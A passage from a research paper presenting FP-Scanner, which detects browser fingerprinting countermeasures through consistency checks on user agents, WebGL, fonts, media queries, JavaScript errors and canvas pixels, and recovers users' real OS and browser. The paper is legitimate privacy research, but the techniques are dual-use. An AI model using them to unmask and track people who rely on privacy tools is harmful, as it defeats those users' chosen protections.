**User Agent.** We start by checking the user agent consistency [16], as it is a key attribute to retrieve the OS and browser of a user. The user agent is available both from the client side, through the navigator object (`navigator.userAgent`), and from the server side, as an HTTP header (`User-Agent`). The first heuristic we apply checks the equality of these two values, as naive browser fingerprinting countermeasures, such as basic user agent spoofers, tend to only alter the HTTP header. The difference between the two user agent attributes reflects a coarse-grained inconsistency that can be due to the OS and/or the browser. While extracting the OS and the browser substrings can help to reveal the source of the inconsistency, the similarity of each substring does not necessarily guarantee the OS and the browser values are true, as both might be spoofed. Therefore, we extract and store the OS, browser and version substrings as internal variables `OSref`, `browserRef`, `browserVersionRef` for further investigation.

**Navigator platform.** The value of `navigator.platform` reflects the platform on which the browser is running. This attribute is expected to be consistent with the variable `OSref` extracted in the first step [16]. Nevertheless, consistent does not mean equal as, for example, the user agent of a 32-bits Windows will contain the substring `WOW64`, which stands for *Windows on Windows 64-bits*, while the attribute `navigator.platform` will report the value `Win32`. Table 3 therefore maps `OSref` and possible values of `navigator.platform` for the most commonly used OSes.

**WebGL.** `WebGL` is a JavaScript API that extends the HTML 5 canvas API to render 3D objects from the browser. In particular, we propose a new test that focuses on two WebGL attributes related to the OS:

Table 3: Mapping between common `OS` and `platform` values

| OS | Platforms |
|---|---|
| `Linux` | Linux i686, Linux x86_64 |
| `Windows 10` | Win32, Win64 |
| `iOS` | iPhone, iPad |
| `Android` | Linux armv71, Linux i686 |
| `macOS` | MacIntel |
| `FreeBSD` | FreeBSD amd64, FreeBSD i386 |

Table 4: Mapping between `OS` and substrings in WebGL `renderer`/`vendor` attributes for common OSes

| OS | Renderer | Vendor |
|---|---|---|
| `Windows` | ANGLE | Microsoft, Google Inc |
| `macOS` | OpenGL, Iris | Intel, ATI |
| `Linux` | Mesa, Gallium | Intel, VMWare, X.Org |
| `Android` | Adreno, Mali, PowerVR | Qualcomm, ARM, Imagination |
| `Windows Phone` | Qualcomm, Adreno | Microsoft |
| `iOS` | Apple, PowerVR | Apple, Imagination |

`renderer` and `vendor`. The first attribute reports the name of the GPU, for example `ANGLE (VMware SVGA 3D Direct3D11 vs_4_0 ps_4_0)`. Interestingly, the substring `VMware` indicates that the browser is executed in a virtual machine. Also, the `ANGLE` substring stands for *Almost Native Graphics Layer Engine*, which has been designed to bring OpenGL compatibility to Windows devices. The second WebGL attribute (`vendor`) is expected to provide the name of the GPU vendor, whose value actually depends on the OS. On a mobile device, the attribute `vendor` can report the string `Qualcomm`, which corresponds to the vendor of the mobile chip, while values like `Microsoft` are returned for Internet Explorer on Windows, or `Google Inc` for a CHROME browser running on a Windows machine. We therefore summarize the mapping for the attributes `renderer` and `vendor` in Table 4.

**Browser plugins.** Plugins are external components that add new features to the browser. When querying for the list of plugins via the `navigator.plugins` object, the browser returns an array of plugins containing detailed information, such as their filename and the associated extension, which reveals some indication of the OS. On Windows, plugin file extensions are `.dll`, on macOS they are `.plugin` or `.bundle` and for Linux based OS extensions are `.so`. Thus, we propose a test that ensures that `OSref` is consistent with its associated plugin filename extensions. Moreover, we also consider constraints imposed by some systems, such as mobile browsers that do not support plugins. Thus, reporting plugins on mobile devices is also considered as an inconsistency.

**Media queries.** Media query is a feature included in CSS 3 that applies different style properties depending on specific conditions. The most common use case is

the implementation of responsive web design, which adjusts the stylesheet depending on the size of the device, so that users have a different interface depending on whether they are using a smartphone or a computer. In this step, we consider a set of media queries provided by the FIREFOX browser to adapt the content depending on the value of desktop themes or Windows OS versions. Indeed, it is possible to detect the Mac graphite theme using `-moz-mac-graphite-theme` media query [19]. It is also possible to test specific themes present on Windows by using `-moz-windows-theme`. However, in the case of Windows, there is a more precise way to detect its presence, and even its version. It is also possible to use the `-moz-os-version` media query to detect if a browser runs on Windows XP, Vista, 7, 8 or 10. Thus, it is possible to detect some Mac users, as well as Windows users, when they are using FIREFOX. Moreover, since these media queries are only available from FIREFOX, if one of the previous media queries is matched, then it likely means that the real browser is FIREFOX.

**Fonts.** Saito *et al.* [17] demonstrated that fonts may be dependent on the OS. Thus, if a user claims to be on a given OS `A`, but do not list any font linked to this OS `A` and, at the same time, displays many fonts from another OS `B`, we may assume that OS `A` is not its real OS.

This first component in FP-SCANNER aims to check if the OS declared in the user agent is the device's real OS. In the next component, we extend our verification process by checking if the browser and the associated version declared by the user agent have been altered.

## 3.2 Uncovering Browser Inconsistencies

This component requires the extraction of the variables `browserRef` and `browserVersionRef` from the user agent to further investigate their consistency.

**Error** In JavaScript, `Error` objects are thrown when a runtime error occurs. There exist 7 different types of errors for client-side exceptions, which depend on the problem that occurred. However, for a given error, such as a stack overflow, not all the browsers will throw the same type of error. In the case of a stack overflow, FIREFOX throws an `InternalError` and CHROME throws a `RangeError`. Besides the type of errors, depending on the browser, error instances may also contain different properties. While two of them—`message` and `name`—are standards, others such as `description`, `lineNumber` or `toSource` are not supported by all browsers. Even for properties such as `message` and `name`, which are implemented in all major browsers, their values may differ for a given error.

For example, executing $null[0]$ on CHROME will generate the following error message *"Cannot read property '0' of null"*, while FIREFOX generates *"null has no properties"*, and SAFARI *"null is not an object (evaluating 'null[0]')"*.

**Function's internal representation.** It is possible to obtain a string representation of any object or function in JavaScript by using the `toString` method. However, such representations—*e.g.*, `eval.toString()`—may differ depending on the browser, with a length that characterizes it. FIREFOX and SAFARI return the same string, with a length of 37 characters, while on CHROME it has a length of 33 characters, and 39 on INTERNET EXPLORER. Thus, we are able to distinguish most major desktop browsers, except for FIREFOX and SAFARI. Then, we consider the property `navigator.productSub`, which returns the build number of the current browser. On SAFARI, CHROME and OPERA, it always returns the string `20030107` and, combined with `eval.toString().length`, it can therefore be used to distinguish FIREFOX from SAFARI.

**Navigator object.** `Navigator` is a built-in object that represents the state and the identity of the browser. Since it characterizes the browser, its prototype differs depending not only on the browser's family, but also the browser's version. These differences come from the availability of some browser-specific features, but also from two other reasons:

1. The order of `navigator` is not specified and differs across browsers;
2. For a given feature, different browsers may name it differently. For example, if we consider the feature *getUserMedia*, it is available as `mozGetUserMedia` on FIREFOX and `webkitGetUserMedia` on a Webkit-based browser.

Moreover, as `navigator` properties play an important role in browser fingerprinting, our test suite detects if they have been overridden by looking at their internal string representation. In the case of a genuine fingerprint whose attributes have not been overridden in JavaScript, it should contain the substring `native code`. However, if a property has been overridden, it will return the code of the overridden function.

**Browser features.** Browsers are complex software that evolve at a fast pace by adding new features, some being specific to a browser. By observing the availability of specific features, it is possible to detect if a browser is the one it claims to be [16]. Since for a given browser, features evolve depending on the version, we can also check if the features available are consistent with `browserVersionRef`. Otherwise, this may indicate that the browser version displayed in the `user agent` has been manipulated.


(a) Canvas fingerprint with no countermeasure


(b) Canvas fingerprint with a countermeasure

Figure 2: (a) a genuine canvas fingerprint without any countermeasures installed in the browser and (b) a canvas fingerprint altered by the Canvas Defender countermeasure that applies a uniform noise to all the pixels in the canvas.

### 3.3 Uncovering Device Inconsistencies

This section aims at detecting if the device belongs to the class of devices it claims to be—*i.e.*, mobile or computer.

**Browser events.** Some events are unlikely to happen, such as touch-related events (`touchstart`, `touchmove`) on a desktop computer. On the opposite, mouse-related events (`onclick`, `onmousemove`) may not happen on a smartphone. Therefore, the availability of an event may reveal the real nature of a device.

**Browser sensors.** Like events, some sensors may have different outputs depending on the nature of devices. For example, the accelerometer, which is generally assumed to only be available on mobile devices, can be retrieved from a browser without requesting any authorization. The value of the acceleration will always slightly deviate from 0 for a real mobile device, even when lying on a table.

### 3.4 Uncovering Canvas Inconsistencies

Canvas fingerprinting uses the HTML 5 canvas API to draw 2D shapes using JavaScript. This technique, discovered by Mowery *et al.* [14], is used to fingerprint browsers. To do so, one scripts a sequence of instructions to be rendered, such as writing text, drawing shapes or coloring part of the image, and collects the rendered output. Since the rendering of this canvas relies on the combination of different hardware and software layers, it produces small differences from device to device. An example of the rendering obtained on a CHROME browser running on Linux is presented in Figure 2a.

As we mentioned, the rendering of the canvas depends on characteristics of the device, and if an instruction has been added to the script, you can expect to observe its effects in the rendered image. Thus, we consider these scripted instructions as constraints that must be checked in the rendered image. For example, the canvas in Figure 2b has been obtained with the CANVAS DEFENDER extension installed. We observe that contrary to the vanilla canvas that does not use any countermeasure (Figure 2a), the canvas with the countermeasure has a background that is not transparent, which can be seen as a constraint violation. We did not develop a new canvas test, we reused the one adopted by state-of-the-art canvas fingerprinting [12]. From the rendered image, our test suite checks the following properties:

1. *Number of transparent pixels* as the background of our canvas must be transparent, we expect to find a majority of these pixels;
2. *Number of isolated pixels*, which are pixels whose rgba value is different than $(0,0,0,0)$ and are only surrounded by transparent pixels. In the rendered image, we should not find this kind of pixel because shapes or texts drawn are closed;
3. *Number of pixels per color* should be checked against the input canvas rendering script, even if it is not possible to know in advance the exact number of pixels with a given color, it is expected to find colors defined in the canvas script.

We also check if canvas-related functions, such as `toDataUrl`, have been overridden.

## 4 Empirical Evaluation

This section compares the accuracy of FP-SCANNER, FINGERPRINTJS2 and AUGUR to classify genuine and altered browser fingerprints modified by state-of-the-art fingerprinting countermeasures.

### 4.1 Implementing FP-Scanner

Instead of directly implementing and executing our test suite within the browser, thus being exposed to countermeasures, we split FP-SCANNER into two parts. The first part is a client-side fingerprinter, which uploads raw browser fingerprints on a remote storage server. For the purpose of our evaluation, this fingerprinter extends state-of-the-art fingerprinters, like FINGERPRINTJS2, with the list of attributes covered by FP-SCANNER (*e.g.*, WebGL fingerprint). Table 5 reports on the list of attributes collected by this fingerprinter. The resulting dataset of labeled browser fingerprints is made available to leverage the reproducibility of our results.[11]

The second part of FP-SCANNER is the server-side implementation, in Python, of the test suite we propose (cf. Section 3). This section reports on the relevant technical issues related to the implementation of the 4 components of our test suite.

#### 4.1.1 Checking OS Inconsistencies

`OSRef` is defined as the OS claimed by the user agent attribute sent by the browser and is extracted using a UA PARSER library.[12] We used the browser fingerprint

Table 5: List of attributes collected by our fingerprinter

| Attribute | Description |
|---|---|
| `HTTP headers` | List of HTTP headers sent by the browser and their associated value |
| `User agent navigator` | Value of navigator.userAgent |
| `Platform` | Value of `navigator.platform` |
| `Plugins` | List of plugins (description, filename, name) obtained by `navigator.plugins` |
| `ProductSub` | Value of `navigator.productSub` |
| `Navigator prototype` | String representation of each property and function of the `navigator` object prototype |
| `Canvas` | Base64 representation of the image generated by the canvas fingerprint test |
| `WebGL renderer` | `WebGLRenderingContext.getParameter("renderer")` |
| `WebGL vendor` | `WebGLRenderingContext.getParameter("vendor")` |
| `Browser features` | Presence or absence of certain browser features |
| `Media queries` | Collect if media queries related to the presence of certain OS match or not using `window.matchMedia` |
| `Errors type 1` | Generate a `TypeError` and store its properties and their values |
| `Errors type 2` | Generate an error by creating a socket not pointing to an URL and store its string representation |
| `Stack overflow` | Generate a stack overflow and store the error `name` and `message` |
| `Eval toString length` | Length of `eval.toString().length` |
| `mediaDevices` | Value of `navigator.mediaDevices.enumerateDevices` |
| `TouchSupport` | Collect the value of `navigator.maxTouchPoints`, store if we can create a `TouchEvent` and if `window` object has the `ontouchstart` property |
| `Accelerometer` | `true` if the value returned by the accelerometer sensor is different of 0, else `false` |
| `Screen resolution` | Values of `screen.width/height`, and `screen.availWidth/Height` |
| `Fonts` | Font enumeration using JavaScript [7] |
| `Overwritten properties` | Collect string representation of `screen.width/height` getters, as well as `toDataURL` and `getTimezoneOffset` functions |

dataset from AMIUNIQUE [12] to analyze if some of the fonts they collected were only available on a given OS. We considered that if a font appeared at least 100 times for a given OS family, then it could be associated to this OS. We chose this relatively conservative value because the AMIUNIQUE database contains many fingerprints that are spoofed, but of which we are unaware of. Thus, by setting a threshold of 100, we may miss some fonts linked to a certain OS, but we limit the number of false positives—*i.e.*, fonts that we would classify as linked to an OS but which should not be linked to it. FP-SCANNER checks if the fonts are consistent with `OSRef` by counting the number of fonts associated to each OS present in the user font list. If more than $N_f = 1$ fonts are associated to another OS than `OSRef`, or if no font is associated to `OSRef`, then FP-SCANNER reports an OS inconsistency. It also tests if `moz-mac-graphite-theme` and `@media(-moz-os-version: $win-version)` with `$win-version` equals to Windows XP, Vista, 7, 8 or 10, are consistent with `OSRef`.

#### 4.1.2 Checking Browser Inconsistencies

We extract `BrowserRef` using the same user agent parsing library as for `OSRef`. With regards to JavaScript errors, we check if the fingerprint has a prototype, an error message, as well as a type consistent with `browserRef`. Moreover, for each attribute and function of the `navigator` object, FP-SCANNER also checks if the string representation reveals that it has been overridden.

Testing if the features of the browser are consistent with `browserRef` is achieved by comparing the features collected using MODERNIZR[13] with the open source data file provided by the website CANIUSE.[14] The file is freely available on Github[15] and represents most of the features present in MODERNIZR as a JSON file. For each of them, it details if they are available on the main browsers, and for which versions. We consider that a feature can be present either if it is present by default or it can be activated. Then, for each MODERNIZR feature we collected in the browser fingerprint, we check if it should be present according to the CANIUSE dataset. If there are more than $N_e = 1$ errors, either features that should be available but are not, or features that should not be available but are, then we consider the browser as inconsistent.

#### 4.1.3 Checking Device Inconsistencies

We verify that, if the device claims to be a mobile, then the accelerometer value is set to `true`. We apply the same technique for touch-related events. However, we do not check the opposite—*i.e.*, that computers have no touch related events—as some new generations of computers include touch support. Concerning the screen resolution, we first check if the screen `height` and `width` have been overridden.

#### 4.1.4 Checking Canvas Poisoning

To detect if a canvas has been altered, we extract the 3 metrics proposed in Section 3. We first count the number of pixels whose rgba value is $(0,0,0,0)$. If the image contains less than $N_{tp} = 4,000$ transparent pixels, or if it is full of transparent pixels, then we consider that the canvas has been poisoned or blocked. Secondly, we count the number of isolated pixels. If the canvas contains more than 10 of them, then we consider it as poisoned. We did not set a lower threshold as we observed that some canvas on macOS and SAFARI included a small number of isolated pixels that are not generated by a countermeasure. Finally, the third metric tests the presence of the orange color $(255,102,0,100)$ by counting the number of pixels having this exact value, and also

Table 6: List of relevant tests per countermeasure.

| Test (scope) | *RAS* | *UA spoofers* | *Canvas extensions* | FPRANDOM | BRAVE | FIREFOX |
|---|---|---|---|---|---|---|
| `User Agents` (global) | ✓ | ✓ | | | | ✓ |
| `Platform` (OS) | ✓ | ✓ | | | | ✓ |
| `WebGL` (OS) | ✓ | ✓ | | | | ✓ |
| `Plugins` (OS) | ✓ | ✓ | | | | ✓ |
| `Media Queries` (`OS, browser`) | ✓ | ✓ | | | | ✓ |
| `Fonts` (OS) | ✓ | ✓ | | | | ✓ |
| `Error` (browser) | ✓ | ✓ | | | | ✓ |
| `Function representation` (browser) | ✓ | | ✓ | | | |
| `Product` (browser) | ✓ | ✓ | | | | |
| `Navigator` (browser) | ✓ | ✓ | | | ✓ | |
| `Enumerate devices` (browser) | | | | | ✓ | |
| `Features` (browser) | ✓ | ✓ | | | ✓ | ✓ |
| `Events` (device) | ✓ | ✓ | | | | |
| `Sensors` (device) | ✓ | ✓ | | | | |
| `toDataURL` (canvas) | ✓ | | ✓ | | | |
| `Pixels` (canvas) | ✓ | | ✓ | ✓ | ✓ | ✓ |

the number of pixels whose color is slightly different—*i.e.*, pixels whose color vector $v_c$ satisfies the following equation $\|(255,102,0,100) - v_c\| < 4$. Our intuition is that canvas poisoners inject a slight noise, thus we should find no or few pixels with the exact value, and many pixels with a slightly different color.

For each test of our suite, FP-SCANNER stores the details of each test so that it is possible to know if it is consistent, and which steps of the analysis failed.

**Estimating the parameters** Different parameters of FP-SCANNER, such as the number of transparent pixels, may influence the accuracy of FP-SCANNER, resulting in different values of true and false positives. The strategy we use to optimize the value of a given parameter is to run the scanner test that relies on this parameter, and to tune the value of the parameter to minimize the *false positive rate* (FPR)—*i.e.*, the ratio of fingerprints that would be wrongly marked as altered by a countermeasure, but that are genuine. The reason why we do not run all the tests of the scanner to optimize a given parameter is because there may be some redundancy between different tests. Thus, changing a parameter value may not necessarily results in a modification of the detection as a given countermeasure may be detected by multiple tests. Moreover, we ensure that countermeasures are detected for the appropriate symptoms. Indeed, while it is normal for a canvas countermeasure to be detected because some pixels have been modified, we consider it to be a false positive when detected because of a wrong browser feature threshold, as the countermeasure does not act on the browser claimed in the user agent. Table 6 describes, for each countermeasure, the tests that can be used to reveal its presence. If a countermeasure is detected by a test not allowed, then it is considered as a false positive.

Figure 3 shows the detection accuracy and the false positive rate (FPR) for different tests and different values of the parameters to optimize. We define the accuracy as $\frac{\#TP+\#TN}{\#Fingerprints}$ where *true positives* (TP) are the browser fingerprints correctly classified as inconsistent, and *true negatives* (TN) are fingerprints correctly classified as genuine. Table 7 shows, for each parameter, the optimal value we considered for the evaluation. The last column of Table 7 reports on the false positive rate, as well as the accuracy obtained by running only the test that makes use of the parameter to optimize.

Table 7: Optimal values of the different parameters to optimize, as well as the FPR and the accuracy obtained by executing the test with the optimal value.

| Attribute | Optimal value | FPR **(accuracy)** |
|---|---|---|
| Pixels: $N_{tp}$ | 17,200 | 0 **(0.93)** |
| Fonts: $N_f$ | 2 | 0 **(0.42)** |
| Features: $N_e$ | 1 | 0 **(0.51)** |

In the case of the number of transparent pixels $N_{tp}$ we observe no differences between 100 and 16,500 pixels. Between 16,600 and 18,600 there is a slight improvement in terms of accuracy caused by a change in the true positive rate. Thus, we chose a value of 17200 transparent pixels since it provides both a false positive rate of 0 while maximizing the accuracy.

Concerning the number of wrong fonts $N_f$, we obtained an accuracy of 0.646 with a threshold of one font, but this resulted in a false positive rate of 0.197. Thus, we chose a value of $N_f = 2$ fonts, which makes the accuracy of the test decrease to 0.42 but provides a false positive rate of 0.


Finally, concerning the number of browser features $N_e$, increasing the threshold resulted in a decrease of the accuracy, and an increase of the false negative rate. Nevertheless, only the false negative and true positve rates are impacted, not the false positive rate that remains constant for the different values of $N_e$. Thus, we chose a value of $N_e = 1$

Even if the detection accuracy of the tests may seem low—0.42 for the fonts and 0.51 for the browser features—these are only two tests among multiple tests, such as the `media queries`, `WebGL` or `toDataURL` that can also be used to verify the authenticity of the information provided in the user agent or in the canvas.


## 4.2 Evaluating FP-Scanner

### 4.2.1 Building a Browser Fingerprints Dataset


To collect a relevant dataset of browser fingerprints, we created a webpage that includes the browser fingerprinter we designed. Besides collecting fingerprints, we also collect the system ground truth—*i.e.*, the real os, browser family and version, as well as the list of countermeasures




(a) Detection accuracy and false positive rate using the transparent pixels test for different values of $N_{tp}$ (Number of transparent pixels)




(b) Detection accuracy and false positive rate using the fonts test for different values of $N_f$ (Number of fonts associated with the wrong OS)




(c) Detection accuracy and false positive rate of the browser feature test for different values of $N_e$ (Number of wrong features)

Figure 3: Accuracy of the different detection tests for different parameter values

Table 8: Comparison of accuracies per countermeasures

| Countermeasure | Number of fingerprints | Accuracy FP Scanner | Accuracy FP-JS2 / Augur |
|---|---|---|---|
| RANDOM AGENT SPOOFER (RAS) | 69 | **1.0** | 0.55 |
| *User agent spoofers* (UAs) | 22 | **1.0** | 0.86 |
| CANVAS DEFENDER | 26 | **1.0** | 0.0 |
| FIREFOX protection | 6 | **1.0** | 0.0 |
| CANVAS FP BLOCK | 3 | **1.0** | 0.0 |
| FPRANDOM | 7 | **1.0** | 0.0 |
| BRAVE | 4 | **1.0** | 0.0 |
| No countermeasure | 10 | **1.0** | 1.0 |

installed. In the scope of our experiment, we consider countermeasures listed in Table 8, as they are representative of the diversity of strategies we reported in Section 2. Although other academic countermeasures have been published [6, 11, 15, 20], it was not possible to consider them due to the unavailability of their code or because they could not be run anymore. Moreover, we still consider RANDOM AGENT SPOOFER even though it is not available as a web extension—*i.e.*, for FIREFOX versions $> 57$—since it modifies many attributes commonly considered by browser fingerprinting countermeasures.

We built this browser fingerprints dataset by accessing this webpage from different browsers, virtual machines and smartphones, with and without any countermeasure installed. The resulting dataset is composed of browser fingerprints, randomly challenged by 7 different countermeasures. Table 8 reports on the number of browser fingerprints per countermeasure. The number of browser fingerprints per countermeasure is different since some countermeasures are deterministic in the way they operate. For example, CANVAS DEFENDER always adds a uniform noise on all the pixels of a canvas. On the opposite, some countermeasures, such as RANDOM AGENT SPOOFER, add more randomness due to the usage of real profiles, which requires more tests.

### 4.2.2 Measuring the Accuracy of FP-Scanner

We evaluate the effectiveness of FP-SCANNER, FINGERPRINTJS2 and AUGUR to correctly classify a browser fingerprint as *genuine* or *altered*. Our evaluation metric is the accuracy, as defined in Section 4.1. On the globality of the dataset, FP-SCANNER reaches an accuracy 1.0 against 0.45 for FINGERPRINTJS2 and AUGUR, which perform equally on this dataset. When inspecting the AUGUR and FINGERPRINTJS2 scripts, and despite Augur's obfuscation, we observe that they seem to perform the same tests to detect inconsistencies. As the number of fingerprints per countermeasure is unbalanced, Table 8 compares the accuracy achieved per countermeasure.

We observe that FP-SCANNER outperforms FINGERPRINTJS2 to classify a browser fingerprint as *genuine* or

*altered*. In particular, FP-SCANNER detects the presence of canvas countermeasures while FINGERPRINTJS2 and `Augur` spotted none of them.

#### 4.2.3 Analyzing the Detected Countermeasures

For each browser fingerprint, FP-SCANNER outputs the result of each test and the value that made the test fail. Thus, it enables us to extract some kinds of signatures for different countermeasures. In this section, we execute FP-SCANNER in depth mode—*i.e.*, for each fingerprint, FP-SCANNER executes all of the steps, even if an inconsistency is detected. For each countermeasure considered in the experiment, we report on the steps that revealed their presence.

**User Agent Spoofers** are easily detected as they only operate on the user agent. Even when both values of user agent are changed, they are detected by simple consistency checks, such as platform for the OS, or function's internal representation test for the browser.

**Brave** is detected because of the side effects it introduces, such as blocking canvas fingerprinting. FP-SCANNER distinguishes BRAVE from a vanilla Chromium browser by detecting it overrides `navigator.plugins` and `navigator.mimeTypes` getters. Thus, when FP-SCANNER analyzes BRAVE's navigator prototype to check if any properties have been overridden, it observes the following output for plugins and mimeTypes getters string representation: `() => { return handler }`. Moreover, BRAVE also overrides `navigator.mediaDevices.enumerateDevices` to block devices enumeration, which can also be detected by FP-SCANNER as it returns a `Proxy` object instead of an object representing the devices.

**Random Agent Spoofer (RAS)** By using a system of profiles, RAS aims at introducing fewer inconsistencies than purely random values. Indeed, RAS passes simple checks, such as having identical user agents or having a user agent consistent with `navigator.platform`. Nevertheless, FP-SCANNER still detects inconsistencies as RAS only ensures consistency between the attributes contained in the profile. First, since RAS is a FIREFOX extension, it is vulnerable to the media query technique. Indeed, if the user is on a Windows device, or if the profile selected claims to be on Windows, then the OS inconsistency is directly detected. In the case where it is not enough to detect its presence, plugins or fonts linked to the OS enables us to detect it. Browser inconsistencies are also easily detected, either using function's internal representation test or errors attributes. When only the browser version was altered, FP-SCANNER detects it by using the combination of MODERNIZR and CANIUSE features.

RAS overrides most of the navigator attributes from the FIREFOX configuration file. However, the `navigator.vendor` attribute is overridden in JavaScript, which makes it detectable. FP-SCANNER also detects devices which claimed to be mobile devices, but whose accelerometer value was undefined.

**Firefox fingerprinting protection** standardizes the user agent when the protection is activated and replaces it with `Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0`, thus lying about the browser version and the operating system for users not on Windows 7 (Windows NT 6.1). While OS-related attributes, such as `navigator.platform` are updated, other attributes, such as `webgl vendor` and `renderer` are not consistent with the OS. For privacy reasons, FIREFOX disabled OS-related media queries presented earlier in this paper for its versions $> 57$, whether or not the fingerprinting protection is activated. Nevertheless, when the fingerprinting protection is activated, FIREFOX pretends to be version 52 running on Windows 7. Thus, it should match the media query `-moz-os-version` for Windows 7, which is not the case. Additionally, when the browser was not running on Windows, the list of installed fonts was not consistent with the OS claimed.

**Canvas poisoners** including CANVAS DEFENDER, CANVAS FP BLOCK and FPRANDOM were all detected by FP-SCANNER. For the first two, as they are browser extensions that override canvas-related functions using JavaScript, we always detect that the function `toDataURL` has been altered. For all of them, we detect that the canvas pixel constraints were not enforced from our canvas definition. Indeed, we did not find enough occurrences of the color $(255, 102, 0, 100)$, but we found pixels with a slightly different color. Moreover, in case of the browser extensions, we also detected an inconsistent number of transparent pixels as they apply noise to all the canvas pixels.

Table 9 summarizes, for each countermeasure, the steps of our test suite that detected inconsistencies. In particular, one can observe that FP-SCANNER leverages the work of Nikiforakis *et al.* [16] by succeeding to detect a wider spectrum of fingerprinting countermeasures that were previously escaped by their test suite (*e.g.*, canvas extensions, FPRANDOM [10] and BRAVE). We also observe that the tests to reveal the presence of countermeasures are consistent with the tests presented in Table 6.

#### 4.2.4 Recovering the Ground Values

Beyond uncovering inconsistencies, we enhanced FP-SCANNER with the capability to restore the ground value of key attributes like `OS`, `browser family` and `browser`

Table 9: FP-SCANNER steps failed by countermeasures

| Test (scope) | *RAS* | *UA spoofers* | *Canvas extensions* | FPRANDOM | BRAVE | FIREFOX |
|---|---|---|---|---|---|---|
| `User Agents` (global) | | | | | | |
| `Platform` (OS) | | ✓ | | | | |
| `WebGL` (OS) | ✓ | ✓ | | | | ✓ |
| `Plugins` (OS) | ✓ | ✓ | | | | |
| `Media Queries` (`OS, browser`) | ✓ | ✓ | | | | ✓ |
| `Fonts` (OS) | ✓ | | | | | ✓ |
| `Error` (browser) | ✓ | ✓ | | | | |
| `Function representation` (browser) | ✓ | | | | | |
| `Product` (browser) | ✓ | ✓ | | | | |
| `Navigator` (browser) | ✓ | | | | ✓ | |
| `Enumerate devices` (browser) | | | | | ✓ | |
| `Features` (browser) | ✓ | ✓ | | | | |
| `Events` (device) | ✓ | ✓ | | | | |
| `Sensors` (device) | ✓ | ✓ | | | | |
| `toDataURL` (canvas) | ✓ | | ✓ | | | |
| `Pixels` (canvas) | | | ✓ | ✓ | ✓ | ✓ |

`version`. To recover these attributes, we rely on the hypothesis that some attributes are harder to spoof, and hence more likely to reflect the true nature of the device. When FP-SCANNER does not detect any inconsistency in the browser fingerprint, then the algorithm simply returns the values obtained from the user agent. Otherwise, it uses the same tests used to spot inconsistencies, but to restore the ground values.

**OS value** To recover the real OS, we combine multiple sources of information, including plugins extensions, WebGL renderer, media queries, and fonts linked to OS. For each step, we obtain a possible OS. Finally, we select the OS that has been predicted by the majority of the steps.

**Browser family** Concerning the browser family, we rely on function's internal representation (`eval.toString().length`) that we combine with the value of `productSub`. Since these two attributes are discriminative enough to distinguish most of the major browsers, we do not make more tests.

**Browser version** To infer the browser version, we test the presence or absence of each MODERNIZR feature for the recovered browser family. Then, for each browser version, we count the number of detected features. Finally, we keep a list of versions with the maximum number of features in common.

**Evaluation** We applied this recovering algorithm to fingerprints altered only by countermeasures that change the OS or the browser—*i.e.*, RAS, *User agent spoofers* and FIREFOX fingerprinting protection. FP-SCANNER was able to correctly recover the browser ground value for 100% of the devices. Regarding the OS, FP-SCANNER was always capable of predicting the OS family—*i.e.*, Linux, MacOS, Windows—but often failed to recover the correct version of Windows, as the technique we use to detect the version of Windows relies on Mozilla media queries, which stopped working after version 58, as already mentioned. Finally, FP-SCANNER failed to faithfully recover the browser version. Given the lack of discriminative features in MODERNIZR, FP-SCANNER can only recover a range of candidate versions. Nevertheless, this could be addressed by applying natural language processing on browser release notes in order to learn the discriminative features introduced for each version.

## 4.3 Benchmarking FP-Scanner

This part evaluates the overhead introduced by FP-SCANNER to scan a browser fingerprint. The benchmark we report has been executed on a laptop having an Intel Core i7 and 8 GB of RAM.

**Performance of FP-Scanner** We compare the performance of FP-Scanner with FINGERPRINTJS2 in term of processing time to detect inconsistencies. First, we automate CHROME HEADLESS version 64 using PUPETEER and we run 100 executions of FINGERPRINTJS2. In case of FINGERPRINTJS2, the reported time is the sum of the execution time of each function used to detect inconsistencies—*i.e.*, `getHasLiedLanguages`, `getHasLiedResolution`, `getHasLiedOs` and `getHasLiedBrowser`. Then, we execute different versions of FP-Scanner on our dataset. Input datasets, such as the CANIUSE features file, are only loaded once, when FP-SCANNER is initialized. We start measuring the execution time after this initialization step as it is only done once. Depending on the tested countermeasure, FP-SCANNER may execute more or less tests to scan a browser fingerprint. Indeed, against a simple user agent spoofer, the inconsistency might be quickly detected by checking the two user agents, while it may require to analyze the canvas pixels for more advanced countermeasures, like FPRANDOM. Thus, in Figure 4, we report on 4 boxplots representing the processing time for the following situations:

1. FINGERPRINTJS2 inconsistency tests,
2. The scanner stops upon detecting one inconsistency (FP-SCANNER (`default`) mode),
3. All inconsistency tests are executed (FP-SCANNER (`depth`) mode),
4. Only the test that manipulates the canvas (`pixels` is executed (FP-SCANNER (`canvas only`) mode).

